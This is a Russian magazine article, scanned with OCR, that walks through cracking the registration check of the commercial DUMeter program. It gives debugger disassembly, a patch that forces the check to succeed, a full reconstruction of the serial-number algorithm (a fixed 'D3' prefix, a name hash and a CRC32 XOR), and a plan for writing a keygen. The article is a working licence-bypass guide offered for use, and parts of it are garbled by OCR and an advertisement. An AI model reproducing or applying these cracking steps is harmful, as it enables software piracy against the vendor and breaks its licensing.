Вечный бой продолжается… Начало ему положила программа, за которую автор хотел получить деньги. Кто-то платить отказывался, кто-то не мог, вот и нашлись светлые головы, захотевшие разобрать внутренности наглой проги, и посмотреть, почему именно она не хочет работать так, как «нормальное» бесплатное ПО. Конечно, это все мои фантазии, и, возможно, все было совершенно не так, но одно совершенно точно: бой продолжается по сей день и, по-видимому, не закончится никогда.



/1/ /2/

данных. Пройдемся теперь по коду по F8, не заходя в процедуры и не вдаваясь в исполняемые команды. Получаем наше ненавистное окно по адресу: 00494AAB. Что ж, попробуем еще раз нажать Next, но уже посмотрим более внимательно процедуру, вызываемую по адресу: 00494AAB. Вот похоже то, что нам нужно. Смотрим код:

```
0049452D  PUSH 14
0049452F  CALL <JMP.&kernel32.Sleep>
00494534  MOV EAX,DWORD PTR DS:[4F4418]
00494539  MOV EAX,DWORD PTR DS:[EAX]
0049453B CALL <DUMeter.@Forms@TApplication@ProcessMessages$qqrv>
00494540  DEC ESI
00494541  JNZ SHORT DUMeter.0049452D
```

Это цикл, назначение которого — задержка после ввода данных и имитация долгого расчета. Нам этот цикл совершенно не нужен. Чуть ниже видим получение наших введенных данных. Особенно наглядно это видно в листинге DeDe.

Все свои размышления и догадки тут же проверяем в отладчике. Для удобства я все время снимаю ранее установленные бряки и ставлю новые ближе к нужному месту, чтобы не терять время на трассировку уже изученного кода. Поэтому можно ставить чуть ниже бестолкового цикла, где-нибудь на адрес 00494543, и пройтись по коду. Проверка вида CMP DWORD PTR SS:[EBP-20],0 после считывания данных — не что иное, как проверка на наличие этих самых данных. Трассируя дальше (по F8), отметим, что данные считываются три раза, последний — самый интересный:

```
004946E9 CALL <DUMeter.@Controls@TControl@GetText$qqrv>
004946EE MOV ECX,DWORD PTR SS:[EBP-54]
004946F1 XOR EDX,EDX
004946F3 MOV EAX,DWORD PTR DS:[EBX+3F0]
004946F9 CALL DUMeter.00491898
004946FE SUB EAX,-2
00494701 JE SHORT DUMeter.00494715
```

Возможно, что CALL DUMeter.00491898 — это и есть проверка. Чтобы долго не думать, проверим нашу догадку в отладчике: подменим возращенное в регистре EAX значение 0 на 1 и запустим прогу. Регистрация прошла успешно. Теперь мы точно знаем, что наша проверка лицензии начинается с адреса 491898. Ставим на него бряк и вводим данные заново.


Если бы нам было лень копаться в дебрях проверки, пытаться восстанавливать код и писать «ключеделалку», то, возможно, достаточно было бы просто в начале найденной процедуры занести в регистр EAX нужную единичку (MOV EAX,1) и вернуться обратно в (RET), ведь при любых введенных данных проверка была бы пройдена успешно, и программа была бы побеждена. Однако если уж мы взялись за самое трудное, то придется пройти весь путь до конца. Начинаем разбор кода. Опять пройдемся от адреса 00494715 до выхода из процедуры проверки, пытаясь определить, где же в EAX заносится ноль. Определили:

```
00491947  MOV EAX,ESI
00491949  POP ESI
0049194A  POP EBX
0049194B  POP ECX
0049194C  POP ECX
0049194D  POP EBP
0049194E  RETN 8
```

В EAX ноль попадает из регистра ESI, а в ESI смотрим код по адресу: 004918D4. Что ж, мы уже совсем близко. Нам уже знакомы две проверки на нулевую строку по адресам 49E9C9 и 49E9D7. Более интересная процедура находится чуть ниже (по адресу 0049EA87), перед выполнением которой в регистры заносятся адреса наших данных и адрес непонятной строки «D3» (чуть ниже то же самое, но со строкой N1), который возвращает ненавистный нам ноль. Смотрим найденную процедуру:

```
0048E879 CMP BYTE PTR DS:[EAX],61
0048E87C JL SHORT DUMeter.0048E886
0048E87E CMP BYTE PTR DS:[EAX],7A
0048E881 JG SHORT DUMeter.0048E886
0048E883 ADD BYTE PTR DS:[EAX],0E0
0048E886 INC EAX
0048E887 CMP BYTE PTR DS:[EAX],0
0048E88A JNZ SHORT DUMeter.0048E879
0048E88C MOV EAX,EBX
0048E88E CALL DUMeter.0048E5C0
0048E893 CMP EAX,18
0048E896 JE SHORT DUMeter.0048E89F
0048E898 XOR EAX,EAX
0048E89A JMP DUMeter.0048E964
0048E89F CMP BYTE PTR DS:[ESI],61
0048E8A2 JL SHORT DUMeter.0048E8AC
0048E8A4 CMP BYTE PTR DS:[ESI],7A
0048E8A7 JG SHORT DUMeter.0048E8AC
0048E8A9 ADD BYTE PTR DS:[ESI],0E0
0048E8AC CMP BYTE PTR DS:[ESI],20
0048E8AF JE SHORT DUMeter.0048E8C6
```

Разберем этот с виду большой участок. Цикл 0048E879..0048E88A — проверка на принадлежность введенных символов пароля интервалу ‘a’..’z’ и добавления к ASCII-коду, которому принадлежит символ байта E0. Странно, но окно ввода позволяет ввести только заглавные буквы и цифры, так что наши символы просто не могут быть из этого ряда. Код чуть ниже — проверка длины введенного серийного номера. И если он не равен нужной (18h=24 символа), то выход из процедуры будет с плачевным результатом. Итак, длина пароля нам известна, и она фиксирована. Поменяем вводимые нами данные для дальнейшего анализа,



/3/

```
* Reference to: Controls.TControl.GetText('
|
004945A4    E8C360FCFF         call
004945A9    837DE400           cmp
004945AD    7414               jz
004945AF    8D55E0             lea

* Reference to control edtUserName : TEdit
|
004945B2    8B8374030000       mov

* Reference to: Controls.TControl.GetText('
|
```

/4/

только теперь введем ровно 24 символа. Код ниже нам уже знаком — проверка принадлежности символа интервалу маленьких латинских букв. Только теперь довольствовались всего лишь первым символом. А далее наш первый символ сравнивается с буквой D, и, если они не равны, проверка не пройдена. А еще ниже сравнивается и второй символ с цифрой 3. Снова меняем вводимый код, ставим первыми символы D3 (вспомним передаваемую в процедуру строку, о которой говорилось выше). Не забываем перемещать бряки на новые позиции, теперь он у нас должен стоять на адресе 0048E8C6, так как проверку длины и первых двух символов введенного кода мы уже прошли, и наш новый пароль эти проверки уже проходит. Далее 4 раза вызывается процедура CALL 0048E5EA. Ее назначение — получение символов из строки, длина последовательности — в регистре ECX, а адрес строки — в EDX. Я напротив этих вызовов поставил в отладчике символический комментарий в виде Copy(S,1,ecx). Вообще, полезное дело расставлять собственные комментарии к уже разобранным процедурам — улучшает вид кода в отладчике и помогает не запутаться в дебрях вызовов процедур. Смотрим, какие же части нашего пароля нужны проге. Первый вызов вырезает 3 символа, начиная с 4-го, второй — 8 символов, начиная с 8-го, третий — последние 8 символов, четвертый — 16 первых символов. Назовем их условно строками 1,2,3 и 4. Получается, что не задействованы у нас третий, седьмой и шестнадцатый символ, то есть они могут быть любыми (пока это предварительные данные). Заменим их на классическое тире. В итоге получаем наш пароль вида D3-XXX-XXXXXXXX-XXXXXXXX, где X — неизвестные (пока) символы заглавных букв и цифр латинского алфавита. Я ввел D3-456-89012345-78901234. Остается выяснить все остальные символы. Назначение процедуры CALL 0048E80C понять нетрудно: приводит строку к верхнему регистру, исключая пробелы, если они есть. В качестве строки — наше имя. А вот следующая процедура производит нехитрые манипуляции с преобразованным именем.

```
0048E6B0 SHL EDX,4
0048E6B3 MOVSX ECX,BYTE PTR DS:[EAX]
0048E6B6 ADD EDX,ECX
0048E6B8 MOV ECX,EDX
0048E6BA AND ECX,F0000000
0048E6C0 TEST ECX,ECX
0048E6C2 JE SHORT DUMeter.0048E6CF
0048E6C4 SHR ECX,18
0048E6C7 XOR EDX,ECX
0048E6C9 AND EDX,0FFFFFFF
0048E6CF INC EAX
0048E6D0 CMP BYTE PTR DS:[EAX],0
0048E6D3 JNZ SHORT DUMeter.0048E6B0
```


Разберем его чуть подробнее: сдвиг числа влево (SHL) на один разряд эквивалентен умножению этого числа на 2. У нас сдвиг на 4 разряда, то есть умножение на 16. Накапливается сумма очередного кода символа имени, умножаемая на 4 после каждого суммирования. Когда имя длинное, и сумма близка к переполнению формата DWORD (программа вылетала бы с ошибкой), она сдвигается вправо на 24 разряда (делится на 2 в 24-й степени). AND ECX,F0000000 и переход за ней как раз и проверяет наличие единицы в одном из 4 первых бит числа. Теперь мы на любом удобном для нас языке сможем восстановить эту процедуру за пару минут, используя арифметические действия, либо логические операции, как и сделано в программе. Тут дело удобства и привычки. Едем дальше. Следующая процедура работает с вырезанной строкой 1, то есть со строкой «456» по нашему введенному коду. Сперва идет проверка на длину 3 — тут все в порядке. Следующие три вызова одной процедуры возвращают порядковый номер каждого символа из нашей строки «456» строке «ABCDEFGHIJKLMNOPQRSTUVWXYZ987654». То есть для 4 это будет 32, для 5 — 31 и ноль, если введенного символа вообще нет в строке. В конце процедуры эти порядковые номера немного преобразуются в итоговый результат. Процедура CALL 0048E7B8 — это совсем просто. Она преобразует строку в число (функция StrToInt в Delphi). Вызывается эта функция два раза: первый раз преобразуется строка 2, второй — строка 3. Отметим, что число, получаемое из строки 2, затем сравнивается с числом, полученным после преобразования введенного имени пользователя, то есть они должны быть равны. Выполнив такое же преобразование над именем (мы его рассмотрели чуть выше), как и в программе, мы можем получить часть верного серийного номера. Имя Ara было преобразовано в число 4661, значит, наш код примет вид D3-456-00004661-78901234, где нам уже известны первая и третья его части. Смотрим дальше… Нам остается совсем немного: разобрать процедуру, которая работает со строкой 4. Функция по адресу 0048E953 вычисляет CRC32 из нашей строки 4 (вспоминаем, что нам показал плагин KANAL), затем выполняется операция XOR с полученной ранее функцией от имени и сравнивается с последней частью введенного кода. Если все верно, то мы ввели правильный код. Работу алгоритма CRC32 мы рассматривать не будем, так как есть множество готовых исходников и компонентов, реализующих этот алгоритм, а при написании кейгена будем использовать уже готовый алгоритм.

Один момент...


Остается один момент, который касается строки 1. Результат ее преобразования в дальнейшем не используется, то есть на ее место можно вставить любые символы (заглавные латинские). Однако некоторые люди утверждают, что они все-таки используются в скрытых проверках, и по прошествии некоторого времени регистрация становится недействительна. Но голые фразы, без кусков кода и процедур скрытых проверок, ничего не доказывают, а у меня (да и у многих) программа прекрасно работает уже давно. Такое же мнение и у EGOiST'a/TSRh, автора кейгена к этой программе, который был написан задолго до этой статьи. EGOiST'у отдельное большое человеческое спасибо за помощь и консультации при написании этой статьи.

Разработка кейгена

Алгоритм проверки серийного номера мы разобрали. Теперь наметим алгоритм работы нашего будущего кейгена. Первые три символа пароля «D3-» постоянные для любого имени. Следующие три могут быть любыми. Число, полученное в результате манипуляций с ними, нигде в дальнейшем не используется. Следующая часть серийника будет генерироваться от введенного имени пользователя, а последняя — как результат CRC32 от всей полученной до этого строки. Тебе остается только собрать воедино алгоритм на своем любимом языке программирования. Если алгоритм кейгена не совсем понятен, то на диске можно будет найти мои исходники с комментариями, написанные на Delphi, или задать мне конкретные вопросы по e-mail. Желаю удачи на поприще реверс-инженеринга.



ЗАКАЧАЙ НА САЙТ
СЛОНА!




Новый тариф от Хостинг-Центра РБК

ГИГАБАЙТНЫЙ
БЕСПРЕДЕЛ

http://hosting.rbc.ru, +7 (495) 363-0309

